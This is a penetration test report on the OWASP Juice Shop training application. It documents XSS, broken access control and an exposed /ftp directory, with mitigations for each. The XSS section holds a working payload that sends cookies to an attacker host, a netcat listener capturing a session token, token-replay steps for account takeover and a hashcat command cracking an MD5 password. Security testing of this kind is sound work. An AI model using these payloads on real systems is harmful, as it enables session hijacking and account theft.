OWASP Juice Shop

Interim Penetration Test Report
Version 0.1a

Jody Miller

Contents

OWASP Juice Shop Interim Penetration Test Report

Introduction

This interim penetration test report contains the initial findings regarding the OWASP Juice Shop web application. Testing has not yet been completed, and this interim report should not be taken as a comprehensive assessment of the application.

Objective

The objective of this assessment is to perform a penetration test against the OWASP Juice Shop web application. The penetration test will simulate an attack by a knowledgeable attacker and will document the vulnerabilities discovered including step-by-step descriptions for reproducing the issues as well as recommendations for remediation.

High-Level Summary

Jody Miller has been tasked with performing a penetration test against the OWASP Juice Shop web application. The focus of this test is to perform real-world attacks against the application, exploiting flaws and reporting the findings. While performing the test, several serious vulnerabilities have been discovered.

Recommendations

Jody recommends fixing the vulnerabilities identified during testing to ensure a malicious attacker cannot exploit them in the future. The issues discovered so far suggest a focus on input sanitization and access control. Specific mitigation notes are included with the documentation of each discovered vulnerability below.

Methodologies

Information Gathering

The information gathering portion of the penetration test focuses on identifying the scope of the penetration test and the technologies in use.

The web application was hosted at the following URL: http://10.0.5.20:3000

The web server is an Ubuntu-based server with the following open ports:

- 22 – ssh – OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
- 3000 – http – Node.js Express framework


The web application front-end uses the following libraries and frameworks:

- Angular 7.2.15
- Zone.js
- jQuery 2.2.4
- Hammer.js 2.0.7
- webpack
- Google Font API

Vulnerabilities

Vulnerability: XSS Leading to Account Takeover

There is a reflected XSS vulnerability in the search field illustrated below:
Search term: `<img src=d onerror="alert('xss')" />`




Account Takeover

Using this XSS vulnerability, we are able to capture a user's cookies by having them navigate to a specially crafted link as illustrated below.

XSS Payload:
`<img src=d onerror="v=new Image(); v.src = 'http://10.0.5.21/cookie='+document.cookie;" />`
This payload will send the JavaScript-accessible cookies to the attacker's server listening on port 80.

Malicious URI:
```
http://10.0.5.20:3000/#/search?q=%3Cimg%20src%3Dd%20onerror%3D%22v%3Dnew%20Image();%20v.src%20%3D
%20'http:%2F%2F10.0.5.21%2Fcookie%3D'%2Bdocument.cookie;%22%20%2F%3E
```

When an authenticated user (in this case steve@domain.com) navigates to this link, we receive the user's cookies, including authentication token


```
root@win98:~# nc -nlp 80
GET /cookie=language=en;%20cookieconsent_status=dismiss;%20continueCode=BRoJ52ED1bglKP3NxwMWXdg6HRhPiaSDu2psgPA6nkemaq7VQjZzyp9YLvr8;%20welco
me-banner-status=dismiss;%20token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInVzZXJuYW1lIjoiIiwiZW
1haWwiOiJzdGV2ZUBkb21haW4uY29tIiwicGFzc3dvcmQiOiI4ZWUyMDI3OTgzOTE1ZWM3OGFjYzQ1MDI3ZDg3NDMxNiIsImlzQWRtaW4iOmZhbHNlLCJsYXN0TG9naW5JcCI6IjAuMC4
wLjAiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAxOS0wNy0wOSAxNTozNjo1Ni4wMTggKzAw
OjAwIiwidXBkYXRlZEF0IjoiMjAxOS0wNy0wOSAxNTozNjo1Ni4wMTggKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNTYyNjg2NjI4LCJleHAiOjE1NjI3MDQ2Mjh9.eIiK
hBB7jVgLKmDhfqapBhu9hmAQwRFFgFCF7N4pdprJjRC2F5dAnKlVdlqeSBsCUj1KVagvUM0P1d3lgnbzukfJeaR58-hpEBnfOhO_ioh5BrGGOEMk3MA1BAswExiSn0_iQ98uHr9e-9X1C
TNq8m6GUALTjfX_xaOvq9cZ68g HTTP/1.1
Host: 10.0.5.21
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.5.20:3000/
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

Decoded JWT

```
Header: {"alg":"RS256","typ":"JWT"}
Body:
{"status":"success","data":{"id":17,"username":"","email":"steve@domain.com","password":"8ee20
27983915ec78acc45027d874316","isAdmin":false,"lastLoginIp":"0.0.0.0","profileImage":"default.s
vg","totpSecret":"","isActive":true,"createdAt":"2019-07-09 15:36:56.018
+00:00","updatedAt":"2019-07-09 15:36:56.018
+00:00","deletedAt":null},"iat":1562686628,"exp":1562704628}
Signature: (binary data)
```

Based on the captured token, there are two paths to account takeover.


Account Takeover Method 1

We can now inject the cookie value for ‘token’ (a JavaScript Web Token, or JWT) into another browser session and take over the targeted user's account:


```
token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInV
zZXJuYW1lIjoiIiwiZW1haWwiOiJzdGV2ZUBkb21haW4uY29tIiwicGFzc3dvcmQiOiI4ZWUyMDI3OTgzOTE1ZWM3OGFjY
zQ1MDI3ZDg3NDMxNiIsImlzQWRtaW4iOmZhbHNlLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiJ
kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAxOS0wNy0wOSAxN
TozNjo1Ni4wMTggKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAxOS0wNy0wOSAxNTozNjo1Ni4wMTggKzAwOjAwIiwiZGVsZXR
lZEF0IjpudWxsfSwiaWF0IjoxNTYyNjg2NjI4LCJleHAiOjE1NjI3MDQ2Mjh9.eIiKhBB7jVgLKmDhfqapBhu9hmAQwRFF
gFCF7N4pdprJjRC2F5dAnKlVdlqeSBsCUj1KVagvUM0P1d3lgnbzukfJeaR58-
hpEBnfOhO_ioh5BrGGOEMk3MA1BASwExiSn0_iQ98uHr9e-9X1CTNq8m6GUALTjfX_xaOvq9cZ68g
```

After logging in as another user (hacker@domain.com), then replacing the 'token' cookie, we can interact with the account of the targeted user (steve@domain.com):

1. Log in as hacker@domain.com




2. Modify token cookie using developer tools to reflect the captured value for 'token' above.



Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly	sameSite
cookieco...	10.0.5.20	/	Wed, 08 Jul 20...	Tue, 09 Jul 201...	dismiss	false	Unset
io	10.0.5.20	/	Session	Tue, 09 Jul 201...	5LAkV1jkZ6x4oW3v...	true	Unset
language	10.0.5.20	/	Thu, 09 Jul 202...	Tue, 09 Jul 201...	en	false	Unset
token	10.0.5.20	/	Session	Tue, 09 Jul 201...	eyJhbGciOiJSUzI1Ni...	false	Unset
welcome...	10.0.5.20	/	Session	Tue, 09 Jul 201...	dismiss	false	Unset

```
Data
token: "eyJhbGciOi...Ovq9cZ68g"
  CreationTime: "Tue, 0...12 GMT"
  Domain: "10.0.5.20"
  Expires: "Session"
  HostOnly: true
  HttpOnly: false
  LastAccessed: "Tue, 0...23 GMT"
```

3. Refresh the application, now accessing the account of steve@domain.com



Account Takeover Method 2


The ‘password’ field in the body of the JWT is simply the unsalted MD5 hash of the user’s password. In this case, the password was easily cracked using hashcat to gain access to the account of steve@domain.com.

```
"password":"8ee2027983915ec78acc45027d874316"
```

Hashcat command:

```
.\hashcat64.exe -m 0 8ee2027983915ec78acc45027d874316 E:\wordlists\Passwords\Leaked-Databases\alleged-gmail-passwords.txt
```

Output:



```
Dictionary cache built:
* Filename..: E:\wordlists\Passwords\Leaked-Databases\alleged-gmail-passwords.txt
* Passwords.: 3132006
* Bytes.....: 32831484
* Keyspace..: 3131999
* Runtime...: 0 secs

8ee2027983915ec78acc45027d874316:potato

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 8ee2027983915ec78acc45027d874316
```

The password is cracked and revealed to be *potato*. We can now log in with the captured credentials: steve@domain.com/potato


Mitigation

- The application filters out `<script>` tags to help prevent XSS attacks. This is a good start. It is recommended to further sanitize input to the search field before inserting into the DOM. Specifically, sanitize all HTML tags as there is no reason to pass these in raw form into the DOM.
- Do not include the user's hashed password in the JWT.

Vulnerability: Broken Access Control

The resource /rest/basket/<n> does not perform adequate access control.

Logged in as hacker@domain.com, I can view my own basket as expected.



Your Basket (hacker@domain.com)

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99	1	1.99

You will gain 0 Bonus Points from this order!

The application makes the following request to fetch the contents of the basket:
http://10.0.5.20:3000/rest/basket/20

The following JSON is returned:

```
{"status":"success","data":{"id":20,"coupon":null,"createdAt":"2019-07-
09T16:56:58.959Z","updatedAt":"2019-07-
09T16:56:58.959Z","UserId":null,"Products":[{"id":1,"name":"Apple Juice
(1000ml)","description":"The all-time
classic.","price":1.99,"image":"apple_juice.jpg","createdAt":"2019-07-
08T14:08:50.100Z","updatedAt":"2019-07-
08T14:08:50.100Z","deletedAt":null,"BasketItem":{"id":10,"quantity":1,"createdAt":"2019-07-
09T16:57:25.574Z","updatedAt":"2019-07-09T16:57:25.574Z","BasketId":20,"ProductId":1}}]}}
```

We can see, as expected, the 1 x 1000mL apple juice which had been added to the basket.

However, we can also make, for example, a request to http://10.0.5.20:3000/rest/basket/15 and view the contents of some other user's basket, in this case containing 4 x 1000mL orange juice.


```
{"status":"success","data":{"id":15,"coupon":null,"createdAt":"2019-07-
09T15:37:08.230Z","updatedAt":"2019-07-
09T15:37:08.230Z","UserId":null,"Products":[{"id":2,"name":"Orange Juice
(1000ml)","description":"Made from oranges hand-picked by Uncle
Dittmeyer.","price":2.99,"image":"orange_juice.jpg","createdAt":"2019-07-
08T14:08:50.100Z","updatedAt":"2019-07-
08T14:08:50.100Z","deletedAt":null,"BasketItem":{"id":11,"quantity":4,"createdAt":"2019-07-
09T16:58:05.673Z","updatedAt":"2019-07-09T16:58:10.866Z","BasketId":15,"ProductId":2}}]}}
```

Mitigation

The /rest/basket/<n> resource should check whether the user making the request should have access to the specified basket (n).

Vulnerability: Security Misconfiguration

A directory listing is unintentionally exposed at /ftp.



~ / ftp

quarantine
acquisitions.md
coupons_2013.md.bak
eastere.gg
incident-support.kdbx
legal.md
order_7f2b-7d0f62072c621d5c.pdf
package.json.bak
suspicious_errors.yml

The application's error messages suggest an attempt to prevent download of filetypes other than .md and .pdf. This does prevent many of the files from being downloaded, but the KeePass file (incident-support.kdbx) can be downloaded.

Mitigation

- Fix the application's filetype filter to prevent download of filetypes other than .md and .pdf.
- Do not store password databases or any other sensitive files in a public web directory.